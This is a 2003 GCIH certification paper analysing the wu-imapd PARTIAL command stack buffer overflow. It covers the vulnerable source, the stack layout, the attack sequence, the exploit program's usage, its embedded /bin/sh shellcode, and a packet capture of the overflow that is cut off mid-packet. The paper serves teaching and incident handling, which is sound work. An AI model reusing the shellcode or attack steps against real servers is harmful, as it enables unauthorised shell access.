Global Information Assurance Certification Paper

Wu-imapd partial mailbox attribute remote buffer overflow
GCIH Certification Practical version 2.1 option 1

Chris Poon

January 2003

Overview

The purposes of this paper is describe the wu-imapd partial mailbox attribute remote buffer overflow vulnerability, how it works, and how to detect and protect against it. This paper also includes a fictitious scenario involving this exploit, showing how a corporation handles the incident in terms of preparation and the actual procedures in dealing with the incident. The paper assumes an audience with some basic knowledge of the TCP/IP protocol.

Introduction

Email is one of the oldest Internet applications that has been widely used, and the predominant method of transporting email among systems is SMTP (Simple Mail Transfer Protocol, RFC 2821). However, SMTP only defines how an email is delivered between two mail servers. As such, there are other protocols providing email access for users, such as IMAP (Internet Messaging Access Protocol). Several revisions have been made since the protocol was first conceived in 1986, and the latest version is IMAP version 4rev1 (RFC 2060). Mark Crispin, who wrote the RFCs for both IMAP version 4 (RFC 1730) and 4rev1, has written UW IMAP, an IMAP toolkit which includes a server implementation (aka wu-imapd) that will work with traditional UNIX mailboxes (commonly referred to the mbox format). Wu-imapd is not a stand-alone network daemon – it requires an inetd-based daemon to provide the required network sockets as standard input/output file sockets. Because of the lack of mail storage standard among the different MTAs (mail transport agent) that are available, wu-imapd is not commonly used on Windows platform. This paper focuses on the Linux implementation of wu-imapd on the Intel platform, even though the same vulnerability exists for other platforms – it's only a matter of time and effort for someone to create the necessary exploit code. Wu-imapd is included in the RedHat Linux distribution, and several other RPM (RedHat Packager Manager) based Linux distributions. Depending on the MTA that is used, another alternative for providing IMAP service would be to use Cyrus IMAP from Carnegie Mellon University, which uses a different storage method for mailboxes. With the mbox format, most people would use sendmail as the MTA and wu-imapd to provide IMAP access. Although this particular exploit being discussed does not give remote root level privileges to the attacker, if a vulnerable version of sendmail is installed on the same machine as wu-imapd, the attacker can still obtain root level privileges by locally attacking sendmail after gaining user level privileges thru this exploit. As many vulnerabilities have been discovered against sendmail, local or remote, having a vulnerable wu-imapd and sendmail on the same machine can just be as high risk as having some other vulnerabilities on the machine that can be exploited for root level privileges.

The exploit

Name	Wu-imapd partial mailbox attribute remote buffer overflow
CVE	CAN-2002-0379
Protocol	IMAP v4 (RFC1730), a text-based protocol running over TCP port 143 that allows remote mailbox access.
Versions/Operating systems affected	Various versions of wu-imapd 2000/2001 are affected: Washington University wu-imapd 2000.0 c Conectiva Linux 6.0 Conectiva Linux 7.0 Conectiva Linux 8.0 EnGarde Secure Linux 1.0.1 Washington University wu-imapd 2000.0 b MandrakeSoft Corporate Server 1.0.1 MandrakeSoft Linux Mandrake 7.1 MandrakeSoft Linux Mandrake 7.2 MandrakeSoft Linux Mandrake 8.0 MandrakeSoft Linux Mandrake 8.0 ppc MandrakeSoft Linux Mandrake 8.1 MandrakeSoft Linux Mandrake 8.1 ia64 MandrakeSoft Linux Mandrake 8.2 Washington University wu-imapd 2000.0 a No known operating system using this version Washington University wu-imapd 2000.0 Caldera OpenLinux Server 3.1 Caldera OpenLinux Server 3.1.1 Caldera OpenLinux Workstation 3.1 Caldera OpenLinux Workstation 3.1.1 Washington University wu-imapd 2001.0 a HP Secure OS software for Linux 1.0 RedHat Linux 6.2 alpha RedHat Linux 6.2 i386 RedHat Linux 6.2 sparc RedHat Linux 7.0 alpha RedHat Linux 7.0 i386 RedHat Linux 7.1 alpha RedHat Linux 7.1 i386 RedHat Linux 7.1 ia64 RedHat Linux 7.2 i386 RedHat Linux 7.2 ia64 Trustix Secure Linux 1.1 Trustix Secure Linux 1.2 Trustix Secure Linux 1.5 Washington University wu-imapd 2001.0 No known operating system using this version

SecurityFocus BugTraq UNIX id 4713 (http://online.securityfocus.com/bid/4713)

Brief description

This exploit allows an attacker to gain user level privileges on servers running vulnerable version of wu-imapd. The exploit attempts to overflow a buffer that handles a particular argument form for the “PARTIAL” command as defined in RFC1730, which would allow the attacker to execute arbitrary code. Exploiting this vulnerability requires successful login from the attacker on a mailbox with at least one email, as the “PARTIAL” command can only be executed under the preceding condition.

Variants

No known variants of this exploit exist, however there were other exploits found against wu-imapd (from SecurityFocus UNIX BugTraq database):

University Of Washington IMAP Arbitrary File Access Vulnerability
http://online.securityfocus.com/bid/4909
This exploit allows an authenticated user to access any files on the server’s file system, restricted by user’s permission on the file system. Affects wu-imapd 2001.0a.

Imapd 'Local' Buffer Overflow Vulnerabilities
http://online.securityfocus.com/bid/2856
This exploit allows remote user-level shell access by an authenticated user, using a similar method on a different IMAP command against wu-imapd 2000c that is bundled with various Mandrake Linux distributions.

Univ. Of Washington imapd Buffer Overflow Vulnerabilities
http://online.securityfocus.com/bid/1110
This exploit allows arbitrary code execution by an authenticated user using the “LIST” command against imapd 10.234 and 12.264

imapd Buffer Overflow Vulnerability
http://online.securityfocus.com/bid/130
This exploit allows arbitrary code execution using the “AUTHENTICATE” command against imapd 10.234 and Netscape Messaging Server 3.55.

References

Entry in SecurityFocus BugTraq UNIX vulnerabilities database
http://online.securityfocus.com/bid/4713

Copy of the exploit program from SecurityFocus
http://online.securityfocus.com/data/vulnerabilities/exploits/uw-imap.c


Security alert from Washington University (maker of wu-imapd)
http://www.washington.edu/imap/buffer.html

Common Vulnerabilities and Exposures candidate entry http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0379

RedHat Security Advisory http://www.redhat.com/support/errata/RHSA-2002-092.html

Attack in action

Sample network infrastructure



In this sample network, we would assume a Linux-based environment for the firewall and the servers on the DMZ, all of them running RedHat Linux 7.1 on Intel platform. The mail server runs a version of wu-imapd that is vulnerable to this exploit. The Internet gateway router has no restriction and its sole purpose is to route traffic between the Internet and the DMZ. The firewall is running iptables,

which is a stateful firewall that is supported by the Linux 2.4 series kernel, used by the RedHat Linux 7.1 distribution. The LAN segment where the workstations are located does not have clear Internet access as the workstations reside on private address space as defined by RFC 1918. The firewall policy for the network is shown below (assuming a stateful firewall, with an implicit drop all rule at the end):

Rule	Source	Destination	Service
1	Any	Mail server	SMTP / IMAP (TCP port 25 / 143)
2	Mail server	Internet	SMTP / DNS (TCP port 25, 53 / UDP port 53)
3	LAN	Firewall	HTTP Proxy (TCP port 8080)

The attacker can be anywhere on the Internet as he only needs access to an mail server running wu-imapd, which is allowed by this firewall policy.

Protocol description

Internet Messaging Access Protocol (IMAP) is a text-based protocol running on TCP port 143. It allows users to access their mailboxes remotely without having to download the entire content of the mailbox. This protocol also allows simultaneous access of the same mailbox from different machines. In IMAP, there are four states that the client could be in: 1) non-authenticated state, 2) authenticated state, 3) selected state, and 4) logout state. The first two states are exactly what their names suggest, while the third state is entered when the client has selected a mail folder to work on, and transition to the fourth state happens when the client performs a logout, which usually results in the TCP connection being terminated. The allowed state transitions are shown on page 5 after Section 3.4 of RFC1730. Only limited amount of functionality is available in the first state. The commands available in the second state are mostly operations on mail folders, while the commands in the third state focus on operations relating to the mail messages. A typical IMAP session involves authentication, mail folder selection, and operations on selected mail items in that particular order followed by a logout at the end of the session [Section 3, RFC1730]. IMAP version 4 supports partial retrieval of a mail message via the “PARTIAL” command [Section 6.4.6, RFC1730]. This specific command has been deprecated in IMAP version 4rev1, as partial retrieval of a mail message can be handled by the “FETCH” command [Section 6.4.5, RFC2060]. From the RFC, the “PARTIAL” command has the following arguments:

```
6.4.6.  PARTIAL Command

   Arguments:  message sequence number
               message data item name
               position of first octet
               number of octets
```

For the argument “message data item name”, there are multiple forms that can be used, which has the same format that is used by the same argument for the

"FETCH" command [Section 6.4.5, RFC1730], with a subset of them being valid for the "PARTIAL" command [Top of p.33, RFC1730]:

> The following FETCH items are valid data for PARTIAL: RFC822, RFC822.HEADER, RFC822.TEXT, **BODY[section]**, as well as any **.PEEK** forms of these.

How the exploit works

With the aforementioned wu-imapd versions, no bounds checking is being done on the "message data item name" parameter of certain forms for the "PARTIAL" command, which is used by this exploit to overflow the buffer on the stack, which in turns allow the attacker to run arbitrary code with user level privileges in the process. Looking at the source code for handling IMAP session, there are two places where data is copied into a buffer with no checking being done on the size of the input data to ensure it is smaller than the buffer (original unpatched source for imap-2000, build 283, imapd.c):

```
   513          else if (!strcmp (cmd,"PARTIAL")) {
   514            SIZEDTEXT st;
   515            if (!(arg && (m = strtoul (arg,&s,10)) && (t = strtok
(s," ")) &&
   516                  (s = strtok (NIL,"\015\012")) && (j = strtoul
(s,&s,10)) &&
   517                  (k = strtoul (s,&s,10)))) response = misarg;
   518            else if (s && *s) response = badarg;
   519            else if (m > nmsgs) response = badseq;
   520            else {              /* looks good */
   521              int sf = mail_elt (stream,m)->seen;
   522              if (!strcmp (ucase (t),"RFC822"))
   523                st.data = (unsigned char *)
   524                  mail_fetch_message (stream,m,&st.size,NIL);
   525              else if (!strcmp (t,"RFC822.PEEK"))
   526                st.data = (unsigned char *)
   527                  mail_fetch_message (stream,m,&st.size,FT_PEEK);
   528              else if (!strcmp (t,"RFC822.HEADER"))
   529                st.data = (unsigned char *)
   530                  mail_fetch_header
(stream,m,NIL,NIL,&st.size,FT_PEEK);
   531              else if (!strcmp (t,"RFC822.TEXT"))
   532                st.data = (unsigned char *)
   533                  mail_fetch_text (stream,m,NIL,&st.size,NIL);
   534              else if (!strcmp (t,"RFC822.TEXT.PEEK"))
   535                st.data = (unsigned char *)
   536                  mail_fetch_text (stream,m,NIL,&st.size,FT_PEEK);
   537              else if (!strncmp (t,"BODY[",5) && (v =
strchr(t+5,']')) && !v[1]){
   538                strncpy (tmp,t+5,i = v - (t+5));
   539                tmp[i] = '\0';   /* tie off body part */
   540                st.data = (unsigned char *)
   541                  mail_fetch_body (stream,m,tmp,&st.size,NIL);
   542              }
   543              else if (!strncmp (t,"BODY.PEEK[",10) &&
   544                       (v = strchr (t+10,']')) && !v[1]) {
   545                strncpy (tmp,t+10,i = v - (t+10));
   546                tmp[i] = '\0';   /* tie off body part */
```

```
547                st.data = (unsigned char *)
548                  mail_fetch_body (stream,m,tmp,&st.size,FT_PEEK);
549              }
550              else response = badatt, st.data = NIL;
```

The code shown above handles the “PARTIAL” command and parses the arguments. Specifically, on line 538 and line 545, which handles the “message data item name” of form “BODY[…]” and “BODY.PEEK[…]”, the data copy does not check for the input data size to be smaller than the destination buffer. The buffer in question (tmp) is a stack based variable in the main program (same source as above):

```
241  int main (int argc,char *argv[])
242  {
243    unsigned long i,j,k,m,uid;
244    long f;
245    char *s,*t,*u,*v,tmp[MAILTMPLEN];
246    struct stat sbuf;
```

MAILTMPLEN is defined as 1024, which is the size of the buffer “tmp”. By overflowing the buffer, one can change the return address of the main program to redirect execution inside the stack, which can be anything the attacker wants as the code can be put into the buffer as an argument for the “PARTIAL” command. In most cases, an attacker will try to obtain shell access, which gives the most flexibility. Exploiting this vulnerability requires authentication, as the “PARTIAL” command is only valid in the selected state. Typical attack sequence goes like this (only the client portion is shown):

```
x CAPABILITY
x LOGIN userid password
x OK LOGIN completed
x SELECT INBOX
x PARTIAL 1 BODY[{No-op sleds + shell code to overflow the buffer}] 1 1
x LOGOUT
[code redirected, shell granted with authenticated user’s privilege]
```

The starting “x” can be anything as that field is treated as a tag [Section 2.2.1, RFC1730]. The “CAPABILITY” command issued at the start is used to verify that the victim’s machine is running a vulnerable version of wu-imapd. Although any mail folder could be used, INBOX is chosen because it is guaranteed to exist for any IMAP user [Section 5.1, RFC1730]. For this exploit to work, there must be at least one mail message in the folder, as wu-imapd will not attempt the partial retrieval operation on empty folder. For the attack to be effective the overflow string should be at least the size of the buffer (1024) plus the size of the preceding variables, and the attacker must be able to login successfully. On the Intel platform, which is 32 bits, both pointer and long integer (signed/unsigned) variable are 4 bytes, for a total of 40 bytes on the stack after the end of the buffer. The stack frame would look like this (assuming Intel platform, which uses the register EBP for referencing stack variables, and no padding for alignment):

```
Address         Content
EBP+4           Return address for main()
EBP             Original EBP
```

```
EBP-4          Variable i
EBP-8          Variable j
EBP-12         Variable k
EBP-16         Variable m
EBP-20         Variable uid
EBP-24         Variable f
EBP-28         Variable s
EBP-32         Variable t
EBP-36         Variable u
EBP-40         Variable v
EBP-1068       Start of buffer tmp
```

Actual location inside the stack might be off due to compiler padding for quicker memory access. Because the stack variables are allocated from top of the memory downwards, the return address for main() will be somewhere on the stack after the tmp variable (at least 44 bytes away on the Intel platform, size of the preceding variables plus the saved register EBP), which can be overwritten.

When the attacker exploit this vulnerability, the mail account that the attacker chooses does not need to have a valid shell or home directory in /etc/passwd – the attacker can spawn a shell even when the directory or the shell is invalid under /etc/passwd for the particular mail account. There is a known program out on the Internet (uw-imap) that will gain user level shell access against Intel-based IMAP servers running wu-imapd on Linux that have this vulnerability using the parameter form of "BODY[…]". Exploit vectors for RedHat 7.2 and Slackware 7.1 are supplied in the source code, and it's needed as part of the command line argument:

```
$ ./uw-imap
Usage: ./uw-imap host user pass shellcode_addr align
Demo: ./uw-imap localhost test test1234 0xbffffa40 0
$
```

To use this exploit program, the attacker need to specify the target IMAP server, the credentials for logging onto that server, the shell code address, and memory alignment adjustment ("align") for the shell code address. In most cases, using zero for the "align" argument will work, as the shell code is already aligned on 32-bit boundary. The exploit program will craft a buffer overflow string with shell code that works on an Intel-based Linux machine, and the IMAP dialog around the string to converse with the server. Here is the shell code that was embedded (uw-imap.c, exploit program for this vulnerability):

```
46      "\xeb\x38"                  /* jmp 0x38             */
47      "\x5e"                      /* popl %esi            */
48      "\x80\x46\x01\x50"          /* addb $0x50,0x1(%esi) */
49      "\x80\x46\x02\x50"          /* addb $0x50,0x2(%esi) */
50      "\x80\x46\x03\x50"          /* addb $0x50,0x3(%esi) */
51      "\x80\x46\x05\x50"          /* addb $0x50,0x5(%esi) */
52      "\x80\x46\x06\x50"          /* addb $0x50,0x6(%esi) */
53      "\x89\xf0"                  /* movl %esi,%eax       */
54      "\x83\xc0\x08"              /* addl $0x8,%eax       */
55      "\x89\x46\x08"              /* movl %eax,0x8(%esi)  */
56      "\x31\xc0"                  /* xorl %eax,%eax       */
```

```
57      "\x88\x46\x07"                  /* movb %eax,0x7(%esi)   */
58      "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
59      "\xb0\x0b"                      /* movb $0xb,%al         */
60      "\x89\xf3"                      /* movl %esi,%ebx        */
61      "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
62      "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
63      "\xcd\x80"                      /* int $0x80             */
64      "\x31\xdb"                      /* xorl %ebx,%ebx        */
65      "\x89\xd8"                      /* movl %ebx,%eax        */
66      "\x40"                          /* inc %eax              */
67      "\xcd\x80"                      /* int $0x80             */
68      "\xe8\xc3\xff\xff\xff"          /* call -0x3d            */
69      "\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh"     */
```


In terms of execution flow, line 46 goes to line 68, which goes back to line 47 and continue downwards – this is done to obtain a reference (stored in register ESI) to the shell command so that it can be decoded, as all the alphabets in the shell command are encoded to obfuscate intrusion detection systems (decoding is done by line 48-52, which adds 80 to each alphabets to recover the original values). The code then proceeds to set up the arguments to call the execve() function via Linux syscall mechanism (line 53-63), followed by a call to exit() (line 64-67). After the exploit succeeds, the program will just act as terminal for shell commands running over the IMAP port, as the buffer overflow would have re-directed wu-imapd to execute the shell code upon termination, preventing the connection from being closed when a "LOGOUT" command is issued. As wu-imapd is run by inetd-based daemon, sockets are passed into the daemon as STDIN (standard input) and STDOUT (standard output) file descriptors. With this set-up, wu-imapd does not need to handle the actual network socket creation or termination, and the resulting shell that was spawned will inherit these file descriptors and work over the network. Without the exploit program, the attacker would need to create the IMAP conversation ahead of time, and attack the server using tools like netcat. The essence of the attack lies in the "PARTIAL" command, while the commands around it is just used to set up the IMAP session to allow its execution.

Carrying out the attack

The attacker chooses a subnet and performs a port scan looking for a response on TCP port 143 (IMAP), or try to guess the mail server for the victim's domain and try to connect to it via IMAP. Once the target is located, the attacker will check the banner and query the IMAP server to see if it runs a vulnerable version of wu-imapd using the "CAPABILITY" command [Section 6.1.1, RFC1730]. If the target is running a vulnerable wu-imapd, the attacker will start guessing for a valid user and password. If the attacker already obtained a user ID and password thru other methods (i.e., social engineering), he simply authenticate with the IMAP server. When the attacker gained access to a mail user account, it's trivial to obtain shell access on the target server by running the exploit code. Most mail users using IMAP will have at least one email in the inbox, as users using IMAP tend to store all their emails on the server. With user level shell access on the target server, the attacker can plant a backdoor, further exploit the system for

root level access, exploit other systems in the victim's network with the given network access of the victim's IMAP server, or utilize the server as a jump point for further attacks on another network. As an example, this shows a packet stream of a sample attack sequence generated with exploit program:
`uw-imap victim mailbox password 0xbffffa60 0`

Packets output has been modified to sanitize the IP address, and other relevant info that might reveal the identity of the hosts involved has been removed. Also, visible text portion has been added, and the duplication in packet data has been shortened for the buffer overflow packet. Some of the output is highlighted to indicate that the server is vulnerable. This output was generated using tcpdump against an Intel server running wu-imapd 2000.283 on RedHat 7.1



TCP 3 way handshake between the attacker and the victim

```
10:33:09.380000 > attacker.3758 > victim.imap: S
1032624696:1032624696(0) win 32767 <mss 16396,sackOK,timestamp
208729221 0,nop,wscale 0> (DF)
                        4500 003c 6ebd 4000 4006 aeef XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a38 0000 0000
                        a002 7fff 88a8 0000 0204 400c 0402 080a
                        0c70 f485 0000 0000 0103 0300

10:33:09.380000 > victim.imap > attacker.3758: S
1024553075:1024553075(0) ack 1032624697 win 32767 <mss
16396,sackOK,timestamp 208729221 208729221,nop,wscale 0> (DF)
                        4500 003c 0000 4000 4006 1dad YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 7073 3d8c 9a39
                        a012 7fff da1c 0000 0204 400c 0402 080a
                        0c70 f485 0c70 f485 0103 0300

10:33:09.380000 > attacker.3758 > victim.imap: . 1:1(0) ack 1 win 32767
<nop,nop,timestamp 208729221 208729221> (DF)
                        4500 0034 6ebe 4000 4006 aef6 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a39 3d11 7074
                        8010 7fff 433a 0000 0101 080a 0c70 f485
```

```
                        0c70 f485
```

Victim prints out the banner

```
10:33:09.400000 > victim.imap > attacker.3758: P 1:144(143) ack 1 win
32767 <nop,nop,timestamp 208729223 208729221> (DF)
                        4500 00c3 84f1 4000 4006 9834 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 7074 3d8c 9a39
                        8018 7fff bf64 0000 0101 080a 0c70 f487
                        0c70 f485 2a20 4f4b 205b 4341 5041 4249
                        4c49 5459 2049 4d41 5034 2049 4d41 5034
                        5245 5631 2053 5441 5254 544c 5320 4c4f
                        4749 4e2d 5245 4645 5252 414c 5320 4155
                        5448 3d4c 4f47 494e 5d20 ---- ---- ----
                        ---- --20 494d 4150 3472 6576 3120 3230
                        3030 2e32 3833 7268 2061 7420 5765 642c
                        2032 3320 4f63 7420 3230 3032 2031 303a
                        3333 3a30 3920 2d30 3730 3020 2850 4454
                        290d 0a

* OK [CAPABILITY IMAP4 IMAP4REV1 STARTTLS LOGIN-REFERRALS AUTH=LOGIN]
********* IMAP4rev1 2000.283rh at Wed, 23 Oct 2002 10:33:09 -0700 (PDT)

10:33:09.400000 > attacker.3758 > victim.imap: . 1:1(0) ack 144 win
32767 <nop,nop,timestamp 208729223 208729223> (DF)
                        4500 0034 6ebf 4000 4006 aef5 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a39 3d11 7103
                        8010 7fff 42a7 0000 0101 080a 0c70 f487
                        0c70 f487
```

Attacker queries the victim's IMAP version

```
10:33:09.400000 < attacker.3758 > victim.imap: P 1:14(13) ack 144 win
32767 <nop,nop,timestamp 208729223 208729223> (DF)
                        4500 0041 6ec0 4000 4006 aee7 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a39 3d11 7103
                        8018 7fff 4a03 0000 0101 080a 0c70 f487
                        0c70 f487 7820 4341 5041 4249 4c49 5459
                        0a

x CAPABILITY

10:33:09.400000 < victim.imap > attacker.3758: . 144:144(0) ack 14 win
32767 <nop,nop,timestamp 208729223 208729223> (DF)
                        4500 0034 84f2 4000 4006 98c2 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 7103 3d8c 9a46
                        8010 7fff 429a 0000 0101 080a 0c70 f487
                        0c70 f487

10:33:09.400000 < victim.imap > attacker.3758: P 144:332(188) ack 14
win 32767 <nop,nop,timestamp 208729223 208729223> (DF)
                        4500 00f0 84f3 4000 4006 9805 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 7103 3d8c 9a46
                        8018 7fff cc68 0000 0101 080a 0c70 f487
                        0c70 f487 2a20 4341 5041 4249 4c49 5459
                        2049 4d41 5034 2049 4d41 5034 5245 5631
                        2053 5441 5254 544c 5320 4e41 4d45 5350
                        4143 4520 4944 4c45 204d 4149 4c42 4f58
```

```
                        2d52 4546 4552 5241 4c53 2053 4341 4e20
                        534f 5254 2054 4852 4541 443d 5245 4645
                        5245 4e43 4553 2054 4852 4541 443d 4f52
                        4445 5245 4453 5542 4a45 4354 204d 554c
                        5449 4150 5045 4e44 204c 4f47 494e 2d52
                        4546 4552 5241 4c53 2041 5554 483d 4c4f
                        4749 4e0d 0a78 204f 4b20 4341 5041 4249
                        4c49 5459 2063 6f6d 706c 6574 6564 0d0a

* CAPABILITY IMAP4 IMAP4REV1 STARTTLS NAMESPACE IDLE MAILBOX-REFERRALS
SCAN SORT THREAD=REFERENCES THREAD=ORDEREDSUBJECT MULTIAPPEND LOGIN-
REFERRALS AUTH=LOGIN
x OK CAPABILITY completed
```

Attacker logs into a user's mailbox successfully

```
10:33:09.400000 < attacker.3758 > victim.imap: P 14:37(23) ack 332 win
32767 <nop,nop,timestamp 208729223 208729223> (DF)
                        4500 004b 6ec1 4000 4006 aedc XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a46 3d11 71bf
                        8018 7fff 5201 0000 0101 080a 0c70 f487
                        0c70 f487 7820 4c4f 4749 4e20 ---- ----
                        20-- ---- ---- ---- ---- 0a

x LOGIN **** *********

10:33:09.420000 < victim.imap > attacker.3758: P 332:488(156) ack 37
win 32767 <nop,nop,timestamp 208729225 208729223> (DF)
                        4500 00d0 84f4 4000 4006 9824 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 71bf 3d8c 9a5d
                        8018 7fff d98b 0000 0101 080a 0c70 f489
                        0c70 f487 2a20 4341 5041 4249 4c49 5459
                        2049 4d41 5034 2049 4d41 5034 5245 5631
                        2053 5441 5254 544c 5320 4e41 4d45 5350
                        4143 4520 4944 4c45 204d 4149 4c42 4f58
                        2d52 4546 4552 5241 4c53 2053 4341 4e20
                        534f 5254 2054 4852 4541 443d 5245 4645
                        5245 4e43 4553 2054 4852 4541 443d 4f52
                        4445 5245 4453 5542 4a45 4354 204d 554c
                        5449 4150 5045 4e44 0d0a 7820 4f4b 204c
                        4f47 494e 2063 6f6d 706c 6574 6564 0d0a

* CAPABILITY IMAP4 IMAP4REV1 STARTTLS NAMESPACE IDLE MAILBOX-REFERRALS
SCAN SORT THREAD=REFERENCES THREAD=ORDEREDSUBJECT MULTIAPPEND
x OK LOGIN completed
```

Attacker selects the INBOX and exploits the vulnerability

```
10:33:09.420000 < attacker.3758 > victim.imap: P 37:52(15) ack 488 win
32767 <nop,nop,timestamp 208729225 208729225> (DF)
                        4500 0043 6ec2 4000 4006 aee3 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a5d 3d11 725b
                        8018 7fff ddec 0000 0101 080a 0c70 f489
                        0c70 f489 7820 5345 4c45 4354 2049 6e62
                        6f78 0a

x SELECT Inbox
```

```
10:33:09.460000 < victim.imap > attacker.3758: . 488:488(0) ack 52 win
32767 <nop,nop,timestamp 208729229 208729225> (DF)
                        4500 0034 84f5 4000 4006 98bf YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 725b 3d8c 9a6c
                        8010 7fff 4114 0000 0101 080a 0c70 f48d
                        0c70 f489

10:33:09.470000 < victim.imap > attacker.3758: P 488:835(347) ack 52
win 32767 <nop,nop,timestamp 208729230 208729225> (DF)
                        4500 018f 84f6 4000 4006 9763 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 725b 3d8c 9a6c
                        8018 7fff 7776 0000 0101 080a 0c70 f48e
                        0c70 f489 2a20 3220 4558 4953 5453 0d0a
                        2a20 3020 5245 4345 4e54 0d0a 2a20 4f4b
                        205b 5549 4456 414c 4944 4954 5920 3130
                        3239 3235 3830 3139 5d20 5549 4420 7661
                        6c69 6469 7479 2073 7461 7475 730d 0a2a
                        204f 4b20 5b55 4944 4e45 5854 2033 5d20
                        5072 6564 6963 7465 6420 6e65 7874 2055
                        4944 0d0a 2a20 464c 4147 5320 285c 416e
                        7377 6572 6564 205c 466c 6167 6765 6420
                        5c44 656c 6574 6564 205c 4472 6166 7420
                        5c53 6565 6e29 0d0a 2a20 4f4b 205b 5045
                        524d 414e 454e 5446 4c41 4753 2028 5c2a
                        205c 416e 7377 6572 6564 205c 466c 6167
                        6765 6420 5c44 656c 6574 6564 205c 4472
                        6166 7420 5c53 6565 6e29 5d20 5065 726d
                        616e 656e 7420 666c 6167 730d 0a2a 204f
                        4b20 5b55 4e53 4545 4e20 325d 2066 6972
                        7374 2075 6e73 6565 6e20 6d65 7373 6167
                        6520 696e 202f 7661 722f 7370 6f6f 6c2f
                        6d61 696c 2f-- ---- --0d 0a78 204f 4b20
                        5b52 4541 442d 5752 4954 455d 2053 454c
                        4543 5420 636f 6d70 6c65 7465 640d 0a

* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1029258019] UID validitystatus
* OK [UIDNEXT 3] Predicted next UID
* FLAGS (\Answered \Flagged \Deleted \Draft \Seen)
* OK [PERMANENTFLAGS (\* \Answered \Flagged \Deleted \Draft \Seen)]
Permanent flags
* OK [UNSEEN 2] first unseen message in /var/spool/mail/****
x OK [READ-WRITE] SELECT completed

10:33:09.470000 < attacker.3758 > victim.imap: P 52:1172(1120) ack 835
win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 0494 6ec3 4000 4006 aa91 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a6c 3d11 73b6
                        8018 7fff 4b28 0000 0101 080a 0c70 f48e
                        0c70 f48e 7820 5041 5254 4941 4c20 3120
                        424f 4459 5b90 9090 9090 9090 9090 9090
                        (...31x16 NOPs omitted...)
                        9090 9090 90eb 385e 8046 0150 8046 0250
                        8046 0350 8046 0550 8046 0650 89f0 83c0
                        0889 4608 31c0 8846 0789 460c b00b 89f3
                        8d4e 088d 560c cd80 31db 89d8 40cd 80e8
```

```
                        c3ff ffff 2f12 191e 2f23 1890 9090 9090
                        (...27x16 NOPs omitted...)
                        9090 9090 9060 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf60 faff
